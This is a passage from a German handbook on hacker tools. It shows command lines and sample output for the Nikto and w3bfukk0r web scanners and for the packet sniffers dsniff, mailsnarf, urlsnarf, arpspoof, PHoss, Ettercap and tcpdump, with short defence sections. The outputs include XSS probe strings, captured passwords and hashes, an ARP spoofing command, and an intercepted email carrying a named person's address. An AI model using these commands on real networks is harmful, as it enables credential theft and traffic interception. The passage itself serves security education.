bringt folgendes Ergebnis (aus Gründen der Übersicht gekürzt):

```
discordia:~# ./nikto.pl -host www.victim.org
- Nikto v2.1.0
---------------------------------------------------------------------------
+ Target IP:          213.180.34.253
+ Target Hostname:    www.victim.org
```

```
+ Target Port:        80
+ Start Time:         2010-03-19 06:53:12
---------------------------------------------------------------------------
+ Server: Apache/1.3.33 (Debian GNU/Linux) mod_ssl/2.8.22 OpenSSL/0.9.7e
PHP/4.3.10-16
- Root page / redirects to: org-new/warez.php
+ OSVDB-0: robots.txt contains 12 entries which should be manually viewed.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ OSVDB-0: Apache/1.3.33 appears to be outdated (current is at least
Apache/2.2.14). Apache 1.3.41 and 2.0.63 are also current.
+ OSVDB-0: mod_ssl/2.8.22 appears to be outdated (current is at least
2.8.31) (may depend on server version)
+ OSVDB-0: OpenSSL/0.9.7e appears to be outdated (current is at least
0.9.8i) (may depend on server version)
+ OSVDB-0: Number of sections in the version string differ from those in
the database, the server reports: 4.3.10.45.16 while the database has:
5.2.8. This may cause false positives.
+ OSVDB-0: PHP/4.3.10-16 appears to be outdated (current is at least 5.2.8)
+ OSVDB-0: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST
+ OSVDB-32774: /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>:
Contains PHP configuration information and is vulnerable to Cross Site
Scripting (XSS).
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP
reveals potentially sensitive information via certain HTTP requests which
contain specific QUERY strings.
+ OSVDB-3092: /shop/: This might be interesting...
+ OSVDB-3092: /stats/: This might be interesting...
+ OSVDB-20406:
/phpinfo.php?GLOBALS[test]=<script>alert(document.cookie);</script>: PHP
contains a flaw that allows a remote cross site scripting attack.
+ OSVDB-24484:
/phpinfo.php?cx[]=V8JEpXtJUv8zuJ2qxhcF2bOGYbYOd343PBnhCOXJ8MQfc1hfs4mDZHgAk
kE3cgQFSJBu1FNwSZnGEF2MlWbS6NEkPyejjmmOfRGK1s1CiP7MB1eWa8GtkgeEESrEoYlM9Ygt
VwTW9i87VAiOoRPtTvVL1fR42W9uMTfOz83j5UQ6KxMItXOOmC7JFkaKXRh6hRUwZOcC8ZPSWSP
luQEr2OoFuGDaHALaoN
(...)
KWYjIFKOqRunREl7wZRPahfx1HsGcilmOsE6L5tPaU6zJoWH1crG8mqu18T5DranFpXcsC8mHPP
rFa9OARjRecz6PLGzh1YLnoB38F6AIFqRZWlivaWmfrMe3Blcar1HriPcc2H4ks7YjMQDwGRSLo
foXaOC3TUmq8cTpB6n29mWMe8rAgkCjK2Um7uguFfgMw4M6IbtMztbaf5wRB<script>alert(f
oo)</script>: PHP 5.1.2 and 4.4.2 phpinfo() Function Long Array XSS
+ 3588 items checked: 16 item(s) reported on remote host
+ End Time:           2010-03-19 06:01:44 (512 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
discordia:~#
```

Bild 7.7: Nikto beim Aufzeigen von Schwachstellen eines Webservers

7.6 w3bfukk0r

Anbieter / Entwickler	http://ngolde.de/w3bfukk0r.html		**Preis**	-				
Betriebssystem(e)	Linux/UNIX, Mac OS X		**Sprachen**	Englisch				
Kategorie(n)	Forced Browsing Tool		**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**				
Usability	■■■□□		**Know-how**	■■□□□				

w3bfukk0r ist ein Forced Browsing Tool und entdeckt durch einen Wörterbuchangriff getarnte Ressourcen auf Webservern, die eigentlich nicht referenziert werden. w3bfukk0r unterstützt HTTP/HTTPS, Banner-Grabbing und die Tarnung des User-Agents.

Eine Abfrage, angesetzt auf *www.victim.org* mit dem beiliegenden (und natürlich erweiterbaren) Wörterbuch:

- `-f (specify wordlist file)`

bringt folgendes Ergebnis:

```
discordia:~# ./w3bfukk0r -f words.txt http://www.victim.org
Starting w3bfukk0r 0.2
Scanning http://www.victim.org/ with 101 words from words.txt

Found http://www.victim.org/music/ (HTTP 200)
Found http://www.victim.org/cgi-bin/ (not public; HTTP 403)

Found 2 directories.
Server runs: Apache/2.2.15 (Unix)

Scan finished (2 seconds).
discordia:~#
```

Bild 7.8: w3bfukk0r beim Enttarnen unreferenzierter Verzeichnisse eines Webservers

7.7 Abwehr – generelle Tipps

Die beste Abwehr gegen Schwachstellenscanner ist der Einsatz derselben. In diesem Fall ist das Gift selbst das Antidot, d. h., um die Angriffspunkte von Hosts zu reduzieren, müssen sie zuallererst detektiert werden, z. B. durch die oben genannten Tools. Hier bietet es sich insbesondere in Unternehmensnetzwerken an, auf regelmäßiger Basis – z. B. wöchentlich – alle schutzbedürftigen Server nach Schwachstellen abzuklopfen, um so einem potenziellen Angreifer zuvorzukommen. Zudem lässt sich über dieses Vorge-

hen wirkungsvoll überprüfen, ob Security Policies, z. B. aus dem Umfeld des Patch-Management oder Vorgaben zur Deaktivierung nicht benötigter Dienste, unternehmensweit eingehalten werden.

Einen Einstieg in das Thema liefert die Maßnahme »5.150 Durchführung von Penetrationstests«[14] aus den IT-Grundschutz-Katalogen und auch die Studie Durchführungskonzept für Penetrationstests[15] vom BSI[16].

[14] https://www.bsi.bund.de/cln_134/ContentBSI/grundschutz/kataloge/m/m05/m05150.html

[15] https://www.bsi.bund.de/cae/servlet/contentblob/487300/publicationFile/30674/penetrationstest_pdf.pdf

[16] http://www.bsi.de

8 Sniffer: Die Schnüffler im Netzwerk

Das Wort »Sniffer« gilt heute zwar als Gattungsbegriff für alle Tools, die Datenpakete innerhalb des Netzwerkverkehrs abgreifen und analysieren können, tatsächlich ist der Begriff ein gesetzlich geschütztes Warenzeichen der Firma *Network General*. Auch für diese Werkzeuge gilt, dass es keine scharf umrissene Trennungslinie zwischen Netzwerkanalyse und Netzwerkspionage gibt. Für Administratoren sind sie unverzichtbare Analysewerkzeuge, um Netzwerkstörungen und -problemen, aber auch Einbruchsversuchen auf die Spur zu kommen. Auf der anderen Seite sind Sniffer hocheffiziente, im Einsatz kaum zu entdeckende Spionagetools.

Grundsätzlich kann jeder Rechner mit eingebauter Netzwerkkarte seine ein- und ausgehenden Daten analysieren. Um die Datenpakete anderer Netzrechner analysieren zu können, bedarf es eines technischen Tricks: Man muss die Karte in den Promiscuous Mode schalten. Wie der Name schon sagt, ist der Rechner jetzt in der Lage, alle Datenpakete (Frames), nicht nur die an ihn direkt adressierten, zu empfangen und auszuwerten. Begrenzt wird diese Fähigkeit durch die Netzwerkstruktur. Sofern die Rechner über Hubs miteinander verbunden sind, kann der gesamte Datenverkehr dieser Rechner mitgeschnitten werden. Sind die Rechner über Switches vernetzt, die Datenpakete gezielt versenden, funktioniert dieser Trick nicht mehr. Um in geswitchten Netzwerken sniffen zu können, müssen zusätzliche Angriffstechniken eingesetzt werden, z. B. ARP-Spoofing (ARP Request Poisoning) oder MAC-Flooding.

Das grundsätzliche Problem beim Sniffen ist nicht die Technik, sondern das Datenaufkommen. Was an der Netzwerkkarte abgegriffen werden kann, sind Frames, d. h. Datenpakete, die für die Übertragung auf Layer 2 des OSI-Schichtenmodells kodiert sind und jede Menge Steuercodes, Headerinformationen usw. enthalten. Die Kunst des Sniffens hängt also entscheidend davon ab, wie gut sich aus diesen Datenpaketen die Nutzdaten (Logins, Passwörter, Texte von E-Mail etc.) herausfiltern lassen.

Gegen Sniffer ist kein wirkungsvolles Kraut gewachsen, außer man setzt auf eine konsequente Verschlüsselung des gesamten Datenverkehrs. Mit anderen Worten: Das Herausfischen von interessanten Daten aus dem Netzwerkverkehr ist zwar aufwendig, aber für den Angreifer lohnend bei minimalem Risiko. Einziger Anhaltspunkt für den Verteidiger ist die Suche nach Netzwerkkarten, die sich im Promiscuous Mode befinden, oder der Einsatz von Anti-Spoofing-Technologien.

8.1 dsniff (dsniff-Suite)

Anbieter	www.monkey.org/~dugsong/dsniff			**Preis**	-		
Betriebssystem(e)	Linux/UNIX			**Sprachen**	Englisch		
Kategorie(n)	Sniffer (Passwörter)			**Oberfläche**	**GUI**		**CMD** x
Größe	< 2 MB	**Installation / Kompilation**	Ja	**Schnittstellen**	Benötigt BerkeleyDB, OpenSSL, libpcap, libnet und libnids		
Usability	■■■□□			**Know-how**	■■■■□		

Das *dsniff*-Paket beinhaltet eine Sammlung machtvoller Tools zur Netzwerkanalyse. Die passiven Programme *dsniff*, *mailsnarf*, *msgsnarf*, *urlsnarf* und *webspy* belauschen Netzwerkverkehr nach interessanten Daten (Passwörtern, E-Mails, Dateien, etc.). Mit den Programmen *arpspoof*, *dnsspoof* und *macof* kann Netzwerkverkehr gefälscht und kanalisiert werden. Die Programme *sshmitm* und *webmitm* ermöglichen Man-in-the-middle-Attacken umgeleiteter SSH- und HTTPS-Verbindungen, *tcpkill* und *tcpnice* ermöglichen den Abbruch bzw. die Verlangsamung von Netzwerkverbindungen.

Bei *dsniff* handelt es sich um einen Sniffer der dsniff-Suite, der die Kennwörter folgender unverschlüsselter Protokolle automatisch aus dem Datenstrom abfängt: FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase und Microsoft SQL-Protokoll.

Der Einsatz von dsniff, gefunden an dem Netzwerkinterface `eth0`:

- `-i interface (Specify the interface to listen on)`

bringt folgendes Ergebnis:

```
discordia:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/27/09 16:05:26 tcp 192.168.1.200.32779 -> 192.168.1.50.23 (telnet)
shellmaster
paSSww0ORD!shell

-----------------
09/27/09 17:25:54 tcp 192.168.1.190.3023 -> pop.kundenserver.de.110 (pop)
USER 564565675
PASS 125125

-----------------
09/27/09 18:05:23 tcp 192.168.1.190.4151 -> 192.168.1.100.5631 (pcanywhere)
ll
1231234
```

```
-----------------
09/27/09 18:12:16 tcp 192.168.1.190.3013 -> ftpav.ca.com.21 (ftp)
USER administrator
PASS secretpass

-----------------
09/27/09 20:34:23 tcp 192.168.1.190.233 -> 192.168.1.1.80 (http)
GET / HTTP/1.1
Host: 192.168.1.1
Authorization: Basic YWRtaW46YWRtaW4= [admin:admin]

-----------------



09/27/09 18:05:23 192.168.1.200:5900 -> 192.168.1.220:4087           VNC

USER: On display :0
PASS:

Server Challenge: 803ddab86c1d8fd69e1d094113ddb1cf Client 3DES:
6219eca12720ee27c7c3397de9f0222e

-----------------
09/27/09 18:05:23 192.168.1.200:4653 -> 192.168.1.10:139       netbios-ssn

USER: Administrator
PASS:

LC 2.5 FORMAT:
"USER":3:3E8DB789C2AE3248:B93390C49E0BC96F00000000000000000000000000000000:7
7E6B8E556D85567167AFEA3A726D359664A441098CBBDE2
```

Bild 8.1: dsniff beim Mitschneiden diverser Verbindungen

8.2 mailsnarf (dsniff-Suite)

Anbieter	www.monkey.org/~dugsong/dsniff			**Preis**	-			
Betriebssystem(e)	Linux/UNIX			**Sprachen**	Englisch			
Kategorie(n)	Sniffer (E-Mail)			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Ja	**Schnittstellen**	Benötigt BerkeleyDB, OpenSSL, libpcap, libnet und libnids			
Usability	■■■□□			**Know-how**	■■□□□			

Das Tool *mailsnarf* aus der dsniff-Suite speichert E-Mails, die aus POP- und SMTP-Traffic herausgefiltert wurden, in ein klassisches Berkeley-mbox-Format. Die *mbox*-Datei kann anschließend mit einem E-Mail-Programm (z. B. Mozilla Thunderbird oder Mutt) geladen und betrachtet werden.

Der Einsatz von *mailsnarf*, gefunden an dem Netzwerkinterface `eth0`:

- `-i interface (Specify the interface to listen on)`

bringt folgendes Ergebnis:

```
root@discordia:~# mailsnarf -i eth0
mailsnarf: listening on eth0
From billing@ebay.de Thu Feb  4 22:16:28 2010
Received: from 127.0.0.1 (AVG SMTP 9.0.733 [271.1.1/2667]); Thu, 04 Feb
2010 21:15:36 +0100
Message-ID: 4B6B2AE8.6040207@ebay.de
Date: Thu, 04 Feb 2010 21:15:36 +0100
From: billing@ebay.de billing@ebay.de
User-Agent: Thunderbird 2.0.0.23 (Windows/20090812)
MIME-Version: 1.0
To: heikolanger@discordiawerke.de
Subject: eBay-Rechnung vom Sonntag, 31. Januar 2010
Content-Type: text/plain; charset=windows-1252; format=flowed
Content-Transfer-Encoding: 8bit


------------------------------------------------------------------------
----------------------------------------

eBay hat diese Mitteilung an Heiko Langer (etcpasswd) gesendet.
Ihr Vor- und Nachname in dieser Mitteilung sind ein Hinweis darauf, dass
die Nachricht tatsächlich von eBay stammt.
Mehr zum Thema: http://pages.ebay.de/help/confidence/name-userid-
emails.html
------------------------------------------------------------------------
----------------------------------------
```

```
***Dies ist eine automatisch generierte E-Mail.
Bitte antworten Sie nicht darauf.***

Rechnungsnummer:  013499-172583110033

Heiko Langer
Roonstraße 10
49078 Osnabrueck
Deutschland



Hallo Langer Heiko (etcpasswd),

Ihre monatliche Rechnung von eBay für den Zeitraum von 01. Januar 2010
bis 31. Januar 2010 steht jetzt zur Ansicht online bereit.


               Fälliger Betrag:                              31,18

Sie haben als automatische Zahlungsmethode das Lastschriftverfahren
gewählt.  Der Rechnungsbetrag wird innerhalb der nächsten 5 bis 7 Tage
(...)
```

Bild 8.2: Das Programm *mailsnarf* beim Mitschneiden transferierter E-Mails

8.3 urlsnarf (dsniff-Suite)

Anbieter	www.monkey.org/~dugsong/dsniff		**Preis**		-			
Betriebssystem(e)	Linux/UNIX		**Sprachen**		Englisch			
Kategorie(n)	Sniffer (URLs)		**Oberfläche**		**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Ja	**Schnittstellen**	Benötigt BerkeleyDB, OpenSSL, libpcap, libnet und libnids			
Usability	■■■□□			**Know-how**	■■□□□			

Das Tool *urlsnarf* aus der dsniff-Suite erzeugt eine CLF-Datei (Common Log Format) des mitgeschnittenen HTTP-Traffics eines Netzwerks. Die CLF-Datei kann im Anschluss mit einem dazu geeigneten Programm zur Analyse von Web-Logfiles untersucht werden.

Der Einsatz von *urlsnarf*, gefunden an dem Netzwerkinterface `eth0`:

- `-i interface (Specify the interface to listen on)`

bringt folgendes Ergebnis:

```
root@discordia:~# urlsnarf -i eth0
192.168.1.217 - - [04/Feb/2010:11:50:03 +0100] "GET
http://avgtechnologies.112.2o7.net/b/ss/avgcorporatepublicww/1/H.17/s896381
35944740?AQB=1&ndh=1&t=4/1/2010%2020%3A49%3A39%204%20-60&ce=UTF-
8&ns=avgtechnologies&pageName=http%3A//static.avg.com/program-
update/de.perform-program-update.html&g=http%3A//static.avg.com/program-
update/de.perform-program-
update.html&server=static.avg.com&events=event23&c6=DE&v6=DE&c8=DE-
DE&c14=DE&c15=DE-DE&v22=http%3A//static.avg.com/program-update/de.perform-
program-update.html&v23=DE&c24=Direct%20Load&v24=DE-DE&v30=popup-
campaign_perform-program-
update_de&s=1024x768&c=32&j=1.5&v=Y&k=Y&bw=604&bh=347&ct=lan&hp=N&AQE=1
HTTP/1.1" - - "http://static.avg.com/program-update/de.perform-program-
update.html" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"
192.168.1.229 - - [04/Feb/2010:11:50:08 +0100] "GET
http://intranet.discordiawerke.de/ HTTP/1.1" - - "-" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.1)"
192.168.1.10 - - [04/Feb/2010:11:50:13 +0100] "GET http://www.heise.de/
HTTP/1.1" - - "-" " Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1)"
192.168.1.10 - - [04/Feb/2010:11:50:13 +0100] "GET
http://www.heise.de/newsticker/foren/S-Regiert-sein-das-heisst/forum-
141674/msg-15333344/read/ HTTP/1.1" - - "-" " Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1)"

^C
root@discordia:~#
```

Bild 8.3: Das Tool *urlsnarf* beim Mitschneiden von Webverbindungen

8.4 arpspoof (dsniff-Suite)

Anbieter	www.monkey.org/~dugsong/dsniff			**Preis**	-			
Betriebssystem(e)	Linux/UNIX			**Sprachen**	Englisch			
Kategorie(n)	Netzwerktool (Arpspoofing)			**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Ja	**Schnittstellen**	Benötigt BerkeleyDB, OpenSSL, libpcap, libnet und libnids			
Usability	■■■□□			**Know-how**	■■■■□			

Das Tool *arpspoof* aus der dsniff-Suite ermöglicht durch die Technik des »Arpspoofings« die gezielte Umleitung des Netzwerkverkehrs. Üblicherweise wird hierzu der Netzwerkverkehr zum lokalen Gateway über den Rechner des Angreifers geleitet, der daraufhin

sämtliche Netzwerkpakete z. B. mit einem separat zu startenden Sniffer wie *dsniff* oder *Ettercap NG* durchleuchten kann.

Der Einsatz von *arpspoof*, gefunden an dem Netzwerkinterface `eth0`:

- `-i interface (Specify the interface to listen on)`
- `-t target`

bringt folgendes Ergebnis:

```
root@discordia:~# arpspoof -i eth0 -t 192.168.1.10 192.168.1.1
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
0:21:86:58:f0:ce 0:17:31:78:81:c7 0806 42: arp reply 192.168.1.1 is-at
0:21:86:58:f0:ce
(...)
```

Bild 8.4: arpspoof beim Spoofing eines Netzwerks

8.5 PHoss

Anbieter	www.phenoelit-us.org/fr/tools.html		**Preis**	-			
Betriebssystem(e)	Linux/UNIX		**Sprachen**	Englisch			
Kategorie(n)	Sniffer (Passwörter)		**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**			
Usability	■■■□□		**Know-how**	■■■□□			

PHoss ist ein Sniffer von Phenoelit, der die Kennwörter zu den Login-Sessions von HTTP, FTP, LDAP, Telnet, IMAP4, POP3 und VNC-Password-Challenges aufgreift. Der Einsatz von *PHoss*, gefunden an dem Netzwerkinterface `eth0`:

- `-i <int> (use this interface)`

bringt folgendes Ergebnis:

```
discordia:~# Phoss -i eth0
PHoss (Phenoelit's own security sniffer)
(c) 1999 by Phenoelit (http://www.phenoelit.de)
$Revision: 1.13 $
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
Source:         192.168.1.101:2705
Destination:    194.25.134.93:110
Protocol:       POP3
Data:           054174835:999888
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
Source:         192.168.1.101:2774
Destination:    212.227.15.183:110
Protocol:       POP3
Data:           m8465732-5:9675843
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
Source:         192.168.1.101:2705
Destination:    194.25.134.93:110
Protocol:       POP3
Data:           054174835:999888
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
Source:         192.168.1.101:2774
Destination:    212.227.15.183:110
Protocol:       POP3
Data:           m8465732-5:9675843
Goodbye
```

Bild 8.5: PHoss beim Mitschneiden von POP3-Verbindungen

8.6 Driftnet

Anbieter	http://www.ex-parrot.com/~chris/driftnet		**Preis**	-				
Betriebssystem(e)	Linux/UNIX		**Sprachen**	Englisch				
Kategorie(n)	Sniffer (JPEG/GIF-Grafiken)		**Oberfläche**	**GUI**		**CMD**	x	
Größe	< 2 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**				
Usability	■■■□□		Know-how	■■□□□				

Driftnet erfasst JPEG- und GIF-Grafiken aus dem Netzwerktraffic und stellt diese in einem X-Window dar. Die Grafiken, die in wie in einer Slideshow abgespielt werden, lassen sich zudem auf der Festplatte abspeichern. Der Einsatz von *driftnet* mag ein Ergebnis liefern wie folgt:

```
root@discordia:~# driftnet
```

Bild 8.6: Driftnet bei einer Slideshow der besonderen Art

8.7 Ettercap / Ettercap NG

Anbieter	http://ettercap.sourceforge.net		**Preis**	-				
Betriebssystem(e)	Linux/UNIX, FreeBSD, OpenBSD, NetBSD, Mac OS X, Windows, Solaris		**Sprachen**	Englisch				
Kategorie(n)	Sniffer (z. B. Passwörter)		**Oberfläche**	**GUI**	x	**CMD**	x	
Größe	< 10 MB	**Installation / Kompilation**	Nein / Ja	**Schnittstellen**	Benötigt zlib, libpcap, libnet und libpthread. Vielfältige Plugins			
Usability	■■■■□		**Know-how**	■■■■□				

Ettercap ist ein mächtiger Sniffer, z. B. für Man-in-the-middle-Attacken in einem LAN. Ettercap kann Echtzeitverbindungen (Live-Connections) inklusive Login-Daten mitschneiden, relevante Inhalte filtern und verfügt über erweiterbare Plugins und vieles mehr.

Ettercap unterstützt die aktive und passive Analyse vieler Protokolle und versteht sich in vielfältiger Weise auf die Netzwerk- und Hostanalyse. Zu dem kommandozeilenbasierten Tool gibt es ein GUI auf *NCurses*-Basis und ein grafisches GTK-GUI. Der Aufruf von Ettercap für das *Ncurses*-Interface und

- `-C, --curses (use curses GUI)`

bringt u. a. folgendes Ergebnis:

```
discordia:~# ettercap -C
```




Bild 8.7: Ettercap mit NCurses-GUI

8.8 tcpdump

Anbieter	www.tcpdump.org		**Preis**	-			
Betriebssystem(e)	Linux/UNIX, Windows (WinDump)		**Sprachen**	Englisch			
Kategorie(n)	Netzwerkverkehr-Analyseprogramm		**Oberfläche**	**GUI**		**CMD**	x
Größe	< 2 MB	**Installation / Kompilation**	Nein/ Ja	**Schnittstellen**	WinDump benötigt die WinPcap-Library		
Usability	■■■□□		**Know-how**	■■■■□			

Tcpdump liest Daten in Form von Paketen, die über das Netzwerk gesendet werden, und dient als leistungsfähige Sniffing-Software zur Auswertung von Netzwerkverkehr. *Tcpdump* ermöglicht die Überwachung der Kommunikation zwischen verschiedenen Teilnehmern eines Netzwerks.

Der Einsatz von *tcpdump*, gefunden an dem Netzwerkinterface `eth0`:

- `-i interface`

bringt folgendes Ergebnis (aus Übersichtszwecken leicht gekürzt):

```
discordia:~# tcpdump -i eth0
20:57:56.797548 172.16.3.24 > igrp-routers.mcast.net:  ip-proto-88 40 [tos
0xc0]
20:57:56.798277 0:50:4:a4:84:b > Broadcast sap e0 ui/C
>>> Unknown IPX Data: (67 bytes)
[000] FF FF 00 50 00 14 00 00  00 00 FF FF FF FF FF FF  ...P.... ........
[010] 04 55 00 00 00 00 00 50  04 A4 84 0B 04 55 00 01  .U.....P .....U..
[020] 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
[030] 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01  ........ ........
[040] 53 41 50                                          SAP
 len=67
20:57:56.799413 0:d0:b7:a:a0:11 > Broadcast sap e0 ui/C
>>> Unknown IPX Data: (67 bytes)

[000] FF FF 00 50 00 14 00 00  00 00 FF FF FF FF FF FF  ...P.... ........
[010] 04 55 04 95 41 A0 00 D0  B7 0A A0 11 04 55 00 01  .U..A... .....U..
[020] 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
[030] 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 01  ........ ........
[040] 53 56 31                                          SV1
 len=67
(...)

20:57:57.314992 0:30:5:38:d2:fd > Broadcast sap e0 ui/C
>>> Unknown IPX Data: (79 bytes)
[000] FF FF 00 60 00 04 04 95  41 A0 FF FF FF FF FF FF  ...'.... A.......
[010] 04 52 04 95 41 A0 00 30  05 38 D2 FD 40 08 00 02  .R..A..0 .8..@...
[020] 06 40 4F 53 50 43 31 32  36 31 00 00 00 00 00 00  .@MSPC12 61......
[030] 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
```

Bild 8.8: Tcpdump beim Mitlesen von Datenverkehr

8.9 Wireshark

Anbieter	www.wireshark.org		**Preis**	-				
Betriebssystem(e)	Windows, Linux, UNIX und andere		**Sprachen**	Englisch				
Kategorie(n)	Sniffer / Network Protocol Analyzer		**Oberfläche**		**GUI**	x	**CMD**	
Größe	< 15 MB	**Installation**	Ja, Portable verfügbar	**Schnittstellen**	Benötigt für Windows: WinPcap; AirPcap, CACE Pilot (optional)			
Usability	■■■■□		**Know-how**	■■■■■				

Wireshark (der Nachfolger von Ethereal) ist ein Packet-Sniffer, der Netzwerkprotokolle – vorzugsweise TCP/IP – analysiert und die *mitgehörten* Datenpakete bzw. Frames zwecks Auswertung in diversen Ausgabeformaten zur Verfügung stellt. Über unterschiedliche Filtertechniken können die ziemlich umfangreichen Rohdaten entsprechend reduziert werden.

Der Bildschirm ist dreiteilig: Im ersten Fenster sieht man die Paketliste mit Absender und Empfänger, im mittleren die Paketdetails mit Layerinformationen, MAC-Adressen etc. und im dritten die hexadezimale Paketanzeige. Ein Paketsniffer ist nicht per se ein Angriffswerkzeug, sondern dient vorzugsweise der detaillierten Fehlersuche in Netzwerken, z. B. nach Performanceverlusten im Netz, sucht nach doppelten Hostnamen oder doppelten MAC-Adressen. Für Netzwerkangreifer ist das Tool sehr interessant, da viele Daten weiterhin unverschlüsselt übertragen werden, unter anderem auch Login-Daten, Passwörter, Inhalte von E-Mails etc.

In geswitchten Netzen, in denen die Rechner nicht über Hubs verbunden sind, ist die Reichweite von Paketsniffern aus technischen Gründen limitiert, da hier auf dem System des Angreifers nur die Datenpakete ankommen, die für alle User oder ihn speziell gedacht sind. Hier empfiehlt sich der zusätzliche Einsatz von *SwitchSniffer*. Die Abwehrmöglichkeiten gegen Paketsniffer sind begrenzt. Wenn der Angriff gut gemacht ist, bleibt er in der Regel unentdeckt.




Bild 8.9: Gesniffte Datenströme in Wireshark

8.10 Abwehr – generelle Tipps

Gegen Netzwerksniffer ist kein Kraut gewachsen. Ihr Einsatz, der auf das Abfangen von Benutzerkennungen, Passwörtern und weiteren vertraulichen Inhalten gerichtet ist, bleibt meist unbemerkt. Auf der anderen Seite sind Sniffer durchaus kein Werkzeug für

Skript-Kiddies, da doch etliches Netzwerk-Know-how inkl. Verständnis von Protokollen, Filtertechniken etc. erforderlich ist. Missbrauch kann man lediglich durch die Verwendung starker Kryptografie und einer sicheren Netzwerktopologie eindämmen. Hat man einen Rechner im Verdacht, einen Sniffer zu beheimaten, kann man testen, inwieweit dort der Promiscuous-Mode eingebunden ist, der das Netzwerk-Interface in den entsprechenden »Sniffer Mode« schaltet.

9 Sonstige Hackertools

